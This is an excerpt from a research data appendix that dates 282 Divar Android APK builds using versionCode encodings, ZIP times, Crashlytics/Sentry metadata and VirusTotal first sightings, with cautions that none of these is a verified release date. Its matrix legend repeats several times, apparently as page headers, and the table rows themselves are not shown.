`verCode` and `Code day+`	Raw `versionCode` and a day inferred using the format for that era: `C` old time-bearing pattern, `J` Persian-calendar day, `G` Gregorian day. `+` marks the day as inferred.
`ZIP`	Internal APK-entry times. `N80` and `N81` denote normalized, unusable dates. Real ZIP times have no stated timezone.
`Crashlytics` and `Sentry`	Embedded build/crash-report metadata times. They can change on a later packaging pass and are neither publication clocks nor code-change dates.
`Git / Crash ID / PG UUID`	Build and code-provenance/grouping identifiers. They are not timestamps; the CSV holds their full values.

Among these APKs, the three `versionCode` regimes cover **6 old time-bearing files, 182 Persian-calendar files, and 93 Gregorian files**. The `3.3` code fits none of them. The observed Persian-to-Gregorian format change occurs between `11.9.1` and `11.9.2`. Across the set, **7 files** have real ZIP times, **81** have Crashlytics dates, and **67** have Sentry dates. A Sentry file is present in **186 APKs**, but only those 67 carry a date. Accounting for overlap, **150 APKs** have at least one embedded calendar timestamp; **132** have none identified.

The `11.8.1` code points to **7 May 2023**, while VT first recorded that same hash on **14 May**. The interval does not identify a release date. For `11.14.12`, three distinct clues are available: `versionCode` yields **28 April**, the Sentry file says **17 May**, and VT first recorded the exact file on **24 May 2026**. They sharpen the research boundary, but dating publication or the insertion of the header branch requires build and distribution records tied to the **same APK hash**.

RELEASE-MARKER MATRIX

DATA APPENDIX / 282 EXACT SIGNED APKS / DIVAR 3.3 - 11.15.0 / 2013-2026

Chronological by versionCode

Dates are package or observation clues, not verified publication dates. Full raw fields and links accompany this appendix in CSV.

Code day: J = Persian-calendar encoding; G = Gregorian encoding; C = early clock-style encoding. ZIP: N80/N81 = normalized dates.

* Earliest recorded external observation and source (VT / KRN / APK / UPT / FAB); never a release guarantee. + Parsed versionCode day is an inference.

ZIP real times have unknown timezone; Crashlytics/Sentry UTC are generated assets. Route: P push, H HTTP header, B both, N inspected routes absent.

RELEASE-MARKER MATRIX

DATA APPENDIX / 282 EXACT SIGNED APKS / DIVAR 3.3 - 11.15.0 / 2013-2026

Chronological by versionCode

Dates are package or observation clues, not verified publication dates. Full raw fields and links accompany this appendix in CSV.

Code day: J = Persian-calendar encoding; G = Gregorian encoding; C = early clock-style encoding. ZIP: N80/N81 = normalized dates.

* Earliest recorded external observation and source (VT / KRN / APK / UPT / FAB); never a release guarantee. + Parsed versionCode day is an inference.

ZIP real times have unknown timezone; Crashlytics/Sentry UTC are generated assets. Route: P push, H HTTP header, B both, N inspected routes absent.

RELEASE-MARKER MATRIX

DATA APPENDIX / 282 EXACT SIGNED APKS / DIVAR 3.3 - 11.15.0 / 2013-2026

Chronological by versionCode

Dates are package or observation clues, not verified publication dates. Full raw fields and links accompany this appendix in CSV.

Code day: J = Persian-calendar encoding; G = Gregorian encoding; C = early clock-style encoding. ZIP: N80/N81 = normalized dates.

* Earliest recorded external observation and source (VT / KRN / APK / UPT / FAB); never a release guarantee. + Parsed versionCode day is an inference.

ZIP real times have unknown timezone; Crashlytics/Sentry UTC are generated assets. Route: P push, H HTTP header, B both, N inspected routes absent.

RELEASE-MARKER MATRIX

DATA APPENDIX / 282 EXACT SIGNED APKS / DIVAR 3.3 - 11.15.0 / 2013-2026

Chronological by versionCode

Dates are package or observation clues, not verified publication dates. Full raw fields and links accompany this appendix in CSV.

Code day: J = Persian-calendar encoding; G = Gregorian encoding; C = early clock-style encoding. ZIP: N80/N81 = normalized dates.

* Earliest recorded external observation and source (VT / KRN / APK / UPT / FAB); never a release guarantee. + Parsed versionCode day is an inference.

ZIP real times have unknown timezone; Crashlytics/Sentry UTC are generated assets. Route: P push, H HTTP header, B both, N inspected routes absent.

RELEASE-MARKER MATRIX

DATA APPENDIX / 282 EXACT SIGNED APKS / DIVAR 3.3 - 11.15.0 / 2013-2026

Chronological by versionCode

Dates are package or observation clues, not verified publication dates. Full raw fields and links accompany this appendix in CSV.

Code day: J = Persian-calendar encoding; G = Gregorian encoding; C = early clock-style encoding. ZIP: N80/N81 = normalized dates.
